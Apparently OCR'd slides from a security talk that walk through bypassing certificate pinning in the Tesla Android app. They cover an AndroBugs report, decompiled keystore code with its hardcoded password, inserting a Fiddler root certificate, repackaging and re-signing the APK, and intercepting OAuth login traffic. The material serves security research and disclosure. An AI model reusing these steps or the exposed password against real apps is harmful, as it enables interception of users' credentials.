

16:13

TESLA

SIGN IN TO MY TESLA

test@test.com

My Tesla Could Not Be Reached at This Time



09:09

Trusted credentials

DO_NOT_TRUST_BC
DO_NOT_TRUST_FiddlerRoot


- You cannot create a connection with Tesla Motors’ server under MITM even if you add your own Root Certificate to your device.

No Connection to the Remote Server under MITM



test@test.com

My Tesla Could Not Be Reached at This Time


Fiddler Web Debugger
File Edit Rules Tools View Help GET /book GeoEdge
WinConfig Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard
Statistics Inspectors AutoResponder Composer Log Filters Timeline
Headers TextView WebForms HexView Auth Cookies Raw JSON XML
Get SyntaxView Transformer Headers TextView ImageView HexView WebView Auth
Caching Cookies Raw JSON XML
View in Notepad
All Processes

#	Result	Protocol	Host	URL
360	200	HTTP	Tunnel to	owner-api.teslamotors.com:443
362	200	HTTP	Tunnel to	owner-api.teslamotors.com:443
363	200	HTTP	Tunnel to	owner-api.teslamotors.com:443
367	200	HTTP	Tunnel to	owner-api.teslamotors.com:443

```
CONNECT owner-api.teslamotors.com:443 HTTP/1.1
Host: owner-api.teslamotors.com
Connection: Keep-Alive

A SSLv3-compatible ClientHello handshake was found. Fiddler extracted the parame

Version: 3.1 (TLS/1.0)
Random: 56 23 53 35 44 56 7C 7E 85 BB 37 1A 96 26 6E 39 7A D2 B4 05 84 03 67 E2
"Time": 1998/5/8 下午 11:23:02
SessionID: empty
Extensions:
        ec_point_formats     uncompressed [0x0], ansiX962_compressed_prime [0x1],
        elliptic_curves      sect571r1 [0xE], sect571k1 [0xD], secp521r1 [0x19],
Ciphers:
        [0004] SSL_RSA_WITH_RC4_128_MD5
        [0005] SSL_RSA_WITH_RC4_128_SHA
        [002F] TLS_RSA_AES_128_SHA
```

Find... (press Ctrl+Enter to highlight all)

```
== Server Certificate ==========
[Subject]
  CN=owner-api.teslamotors.com, O="Tesla Motors, Inc.", L=Palo Alto, S=Californi

[Issuer]
  CN=DigiCert SHA2 High Assurance Server CA, OU=www.digicert.com, O=DigiCert Inc
```

Find... (press Ctrl+Enter to highlight all)


[QuickExec] ALT+Q > type HELP...

1 / 4 This is a HTTPS Decrypting tunnel to 'owner-api.teslamotors.com:443'.

AndroBugs

Report of Tesla Motors Android

Report from AndroBugs Framework:




```
[Notice] <KeyStore><Hacker> Possible KeyStore File Location:
           BKS possible keystore file:
               assets/trust.keystore
               assets/sapi_cert.cer
[Notice] <KeyStore><Hacker> KeyStore Protection Information:
           The Keystores below are "protected" by password and seem using SSL-pinning (Total: 1). You can use "Portecle" tool to manage the
           certificates in the KeyStore:
               => Lcom/teslamotors/client/TeslaClient;->getKeyStore(Landroid/content/Context; Z)Ljava/security/KeyStore; (0x46) --->
                    Ljava/security/KeyStore;->load(Ljava/io/InputStream; [C)V
```

Which file may store the keystore

Where is the password to open the keystore

Class: com.teslamotors.client.TeslaClient




```
private KeyStore getKeyStore(Context context, boolean flag)
{
    AssetManager assetmanager = context.getAssets();
    KeyStore keystore = null;
    if(flag)
    {
        Log.d("TeslaClient", "Debug build, not pinning certificates");
        return null;
    }
    try
    {
        InputStream inputstream = assetmanager.open("trust.keystore");
        keystore = KeyStore.getInstance(KeyStore.getDefaultType());
        keystore.load(inputstream "qXD5wUA3qVySNr39Nc8sFEtKXUr3Mg" toCharArray());
        inputstream.close();
    }
    catch(Exception exception)
    {
        Log.e("TeslaClient", "getKeyStore", exception);
        return keystore;
    }
    return keystore;
}
```

Password to open the keystore

AndroBugs

Import Your Root Certificate to Tesla Motors' KeyStore for "Testing"



C:\Users\

File Tools Examin

Alias Name
do_not_trust_fidd
mykey

Certificate Details for entry 'do_not_trust_fiddlerroot'

Certificate 1 of 1

Version: 3

Subject: CN=DO_NOT_TRUST_FiddlerRoot, O=DO_NOT_TRUST_BC, OU=Creat

Issuer: CN=DO_NOT_TRUST_FiddlerRoot, O=DO_NOT_TRUST_BC, OU=Creat

Serial Number: 00DA 39BB A5D5 DF0A 3CAC 50AA 2047 7661

Valid From: 2014/4/9 上午08時00分00秒

Valid Until: 2024/4/17 上午12時15分20秒


Public Key: RSA (2,048 bits)

Signature Algorithm: SHA1withRSA

SHA-1 Fingerprint: 78:60:D4:79:4B:31:B1:D2:F9:1B:A5:C0:87:B6:E6:19:E6:A4:48:D1

MD5 Fingerprint: 4E:60:CB:8E:93:0F:F3:2B:9C:0B:71:BC:2E:9D:5F:2D

Keystore type: BKS, provider: BC, size: 2 entries



com.teslamotors.tesla - modified.apk - WinRAR (評估版)

com.teslamotors.tesla - modified.apk\assets - ZIP 壓縮檔, 未封裝大小 22,255,491 位元組


名稱	大小	封裝後	類型
Icon_mark7.png	1,136	994	PNG 影像
Icon_mark8.png	1,185	1,048	PNG 影像
Icon_mark9.png	1,174	1,036	PNG 影像
Icon_mark10.png	1,177	1,036	PNG 影像
icon_scale.9.png	193	134	PNG 影像
Icon_start.png	1,942	1,947	PNG 影像
Icon_subway_station.png	730	735	PNG 影像
Icon_walk_route.png	1,479	1,382	PNG 影像
logo_h.png	2,706	2,711	PNG 影像
logo_l.png	1,321	1,326	PNG 影像
sapi_cert.cer	576	466	安全性憑證
trust.keystore	2,274	1,821	KEYSTORE 檔案
VerDatset.dat	172	77	dat files

選取 2,274 位元組, 共計 1 個檔案 總共 3 個資料夾，28,691 位元組, 共計 23 個檔案

- Replace the trust.keystore in the APK with the modified one.
- Sign the APK again.

Now! Login Again!

(Connection is created successfully)




09:07

TESLA

SIGN IN TO MY TESLA

test@test.com

••••••



Fiddler Web Debugger

File Edit Rules Tools View Help GET /book GeoEdge
WinConfig Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard
Statistics Inspectors AutoResponder Composer Log Filters Timeline
Headers TextView WebForms HexView Auth Cookies Raw JSON XML

#	Result	Protocol	Host	URL
208	401	HTTPS	owner-api.teslamotors.com	/oauth/token
221	200	HTTP	Tunnel to	owner-api.teslamotor
222	401	HTTPS	owner-api.teslamotors.com	/oauth/token
224	200	HTTP	Tunnel to	owner-api.teslamotor
225	401	HTTPS	owner-api.teslamotors.com	/oauth/token
229	200	HTTP	Tunnel to	owner-api.teslamotor
230	401	HTTPS	owner-api.teslamotors.com	/oauth/token
